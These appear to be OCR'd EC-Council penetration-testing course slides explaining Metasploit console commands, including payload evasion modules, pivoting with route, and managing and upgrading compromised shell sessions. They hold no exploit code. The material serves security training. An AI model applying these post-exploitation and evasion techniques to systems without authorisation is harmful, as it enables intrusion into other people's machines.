
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion

Most payloads and shellcodes that are generated from the Metasploit Framework get detected by anti-virus or other security software. In order to avoid detection, the payloads need to be modified. The latest version of the Metasploit Framework offers special evasion modules that help modify the payloads to avoid detection. While this is valid, in professional testing, this capability is only required to get our code past the protection systems, so that we can run them. Other than that, evasion is rarely part of the scope of work.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



connect

The connect command in the Metasploit Framework has similar functionality to that of a putty client or Netcat. You can use this feature for a quick port scan or for port banner grabbing.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



help

The help command offers additional information on how to use the commands within the Metasploit Framework.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

tips

Provides **additional guidance** for setting and creating option shortcuts


```
msf5 > tips

  Id  Tip
  --  ---
  0   View all productivity tips with the tips command
  1   Enable verbose logging with set VERBOSE true
  2   When in a module, use back to go back to the top level prompt
  3   Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
  4   Enable HTTP request and response logging with set HttpTrace true
  5   You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
  6   Open an interactive Ruby terminal with irb
  7   Use the resource command to run commands from a file
  8   To save all commands executed since start up to a file, use the makerc command
  9   View advanced module options with advanced
  10  You can use help to view all available commands
  11  Use help <command> to learn more about any command
  12  View a module's description using info, or the enhanced version in your browser with info -d
  13  After running db_nmap, be sure to check out the result of hosts and services
  14  Save the current environment with the save command, future console restarts will use this environment again
  15  Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search
  16  Metasploit can be configured at startup, see msfconsole --help to learn more
  17  Display the Framework log using the log command, learn more with help log
  18  Adapter names can be used for IP params set LHOST eth0
  19  Use sessions -1 to interact with the last opened session
  20  View missing module options with show missing
  21  Writing a custom module? After editing your module, why not try the reload command
  22  Use the edit command to open the currently active module in your editor
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

tips

As shown in the screenshot, the tips command displays all the suggested shortcut techniques. These shortcuts will make it easier for the penetration tester to work.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



route

The route command is used to send traffic across different networks. This command is critical for pivoting from one exploited machine into another machine on the network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

save

- Allows to **save configuration** so that it gets loaded at startup

```
msf5 > save
Saved configuration to: /root/.msf4/config
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

sessions

- One of the **most used commands** for pen testing



```
msf5 > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C <opt>  Run a Meterpreter Command on the session given with -i, or all
    -K        Terminate all sessions
    -S <opt>  Row search filter.
    -c <opt>  Run a command on the session given with -i, or all
    -d        List all inactive sessions
    -h        Help banner
    -i <opt>  Interact with the supplied session ID
    -k <opt>  Terminate sessions by session ID and/or range
    -l        List all active sessions
    -n <opt>  Name or rename a session by ID
    -q        Quiet mode
    -s <opt>  Run a script or module on the session given with -i, or all
    -t <opt>  Set a response timeout (default: 15)
    -u <opt>  Upgrade a shell to a meterpreter session on many platforms
    -v        List all active sessions in verbose mode
    -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

sessions (Cont'd)

- Run a command in **multiple sessions**
  - Multiple OS arbitrary commands can be run on multiple Meterpreter sessions using the sessions command.
  - **`sessions -c hostname -i 1,2,3`**
- Get **detailed information** about sessions
  - Use verbose option for obtaining complete details of the session, it described the type of session achieve, i.e. Meterpreter or shell; inform target system hostname
  - **`sessions –v`**
- Run a **script** or a **module** in multiple sessions
  - **`sessions -s winenum`**
- **Name** a session
  - **`sessions -n  Crack -i 1`**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



sessions

Once our target is exploited successfully, we normally get a shell session on the target system. If we are working on multiple targets simultaneously, then multiple sessions might be actively open at the same time. The Metasploit Framework allows to switch between multiple sessions as and when required. The sessions command lists all the currently active sessions established with various target systems. The command is as follows: **`sessions -l`**.

Additionally, the sessions command can be used to upgrade an existing shell from its current level to a higher level that would result in the Meterpreter shell; the command for this is as follows: **`sessions -u`**.

As shown in the screenshot, the sessions command has many uses, and learners are encouraged to experiment with this command.

The capability to name the session is important as well because this allows to name the different operations running in a specific session.

While hacking through direct exploits, we often get to the shell of the remote system but due to the vast usability of the Meterpreter command, it is necessary to get the Meterpreter shell. A normal shell can be upgraded to a Meterpreter shell using the sessions command.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other commands

- **spool**
  - Prints all output to a user-defined file
- **show**
  - Displays the available modules and options
- **info**
  - Displays the details of a particular module
- **makerc**
  - Writes all the entered commands to a script file
- **search**
  - Allows the search of exploits etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

jobs

- Manages and displays jobs
- **Lists the jobs**
  - `jobs -l`
- **Kills a job**
  - `jobs -k 1`



```
msf5 > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

    -K        Terminate all running jobs.
    -P        Persist all running jobs on restart.
    -S <opt>  Row search filter.
    -h        Help banner.
    -i <opt>  Lists detailed information about a running job.
    -k <opt>  Terminate jobs by job ID and/or range.
    -l        List all running jobs.
    -p <opt>  Add persistence to job by job ID
    -v        Print more detailed info.  Use with -i and -l
msf5 >
```

